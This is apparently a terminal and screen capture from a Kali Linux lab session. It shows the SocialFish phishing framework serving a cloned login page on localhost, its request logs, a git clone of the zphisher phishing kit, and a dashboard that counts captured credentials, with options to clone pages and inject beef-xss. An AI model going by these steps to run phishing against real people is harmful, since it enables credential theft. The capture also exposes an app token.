* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI se
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.190.129:5000
Press CTRL+C to quit
127.0.0.1 - - [13/Feb/2024 01:55:02] "GET /neptune HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:02] "GET /vendor/bootstrap-4.1/bootstrap.min.css HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:02] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "POST /neptune HTTP/1.1" 302 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /creds HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /css/font-face.css HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /vendor/mdi-font/css/material-design-iconic-font.min.css HTTP/1
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /vendor/bootstrap-4.1/bootstrap.min.css HTTP/1.1" 304 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /css/theme.css HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /vendor/jquery-3.2.1.min.js HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /vendor/bootstrap-4.1/popper.min.js HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:10] "GET /vendor/bootstrap-4.1/bootstrap.min.js HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:11] "GET /token/qrcode.svg HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:11] "GET /fonts/poppins/poppins-v5-latin-700.woff2 HTTP/1.1" 200 -
127.0.0.1 - - [13/Feb/2024 01:55:11] "GET /fonts/poppins/poppins-v5-latin-regular.woff2 HTTP/1.1" 200 -


127.0.0.1 - - [13/Feb/2024 01:57:45] "GET /vendor/bootstrap-4.1/popper.min.js HTTP/1.1"
127.0.0.1 - - [13/Feb/2024 01:57:45] "GET /css/theme.css HTTP/1.1" 304 -
127.0.0.1 - - [13/Feb/2024 01:57:45] "GET /vendor/jquery-3.2.1.min.js HTTP/1.1" 304 -
127.0.0.1 - - [13/Feb/2024 01:57:45] "GET /vendor/bootstrap-4.1/bootstrap.min.js HTTP/1
127.0.0.1 - - [13/Feb/2024 01:57:45] "GET /token/qrcode.svg HTTP/1.1" 304 -
127.0.0.1 - - [13/Feb/2024 01:57:54] "GET /single/1 HTTP/1.1" 200 -
^C
┌──(root㉿kali)-[/home/kali/SocialFish]
└─#
┌──(root㉿kali)-[/home/kali/SocialFish]
└─# git clone --depth=1 https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 316, done.
remote: Counting objects: 100% (316/316), done.
remote: Compressing objects: 100% (297/297), done.
remote: Total 316 (delta 49), reused 235 (delta 15), pack-reused 0
Receiving objects: 100% (316/316), 7.90 MiB | 851.00 KiB/s, done.
Resolving deltas: 100% (49/49), done.
┌──(root㉿kali)-[/home/kali/SocialFish]
└─#


Go to http://0.0.0.0:5000/neptune to start
* Serving Flask app 'SocialFish'
* Debug mode: off
WARNING: This is a development server. Do not use it in
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://192.168.190.129:5000
Press CTRL+C to quit


SocialFish Neptune
Google
GitHub - htr-tech/zphish
0.0.0.0:5000/creds
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Your App Token: F-93Z2IDwcp3fW-tpzIENA
Revoke Token
Control SocialFish via mobile app
Send Mail
Generate Report BETA
1
CLICKS
0
VISITORS NOT PICKED UP
1
CAPTURED CREDENTIALS
1
ATTACKS LAUNCHED
Successful Attacks
URL
IP
BROWSER
OPERATING SYSTEM
DATE
PORT SCAN
POST LOG
Custom
127.0.0.1 TRACE
None vNone
None
02-13-2024
Scan Shodan
View


SocialFish
Your attacks url: http://0.0.0.0:5000
Clone
Redirection
Custom HTML
Inject beef-xss
Easy Access
Your App Token: F-93Z2IDwcp3fW-tpzIENA
Revoke Token
Control SocialFish via mobile app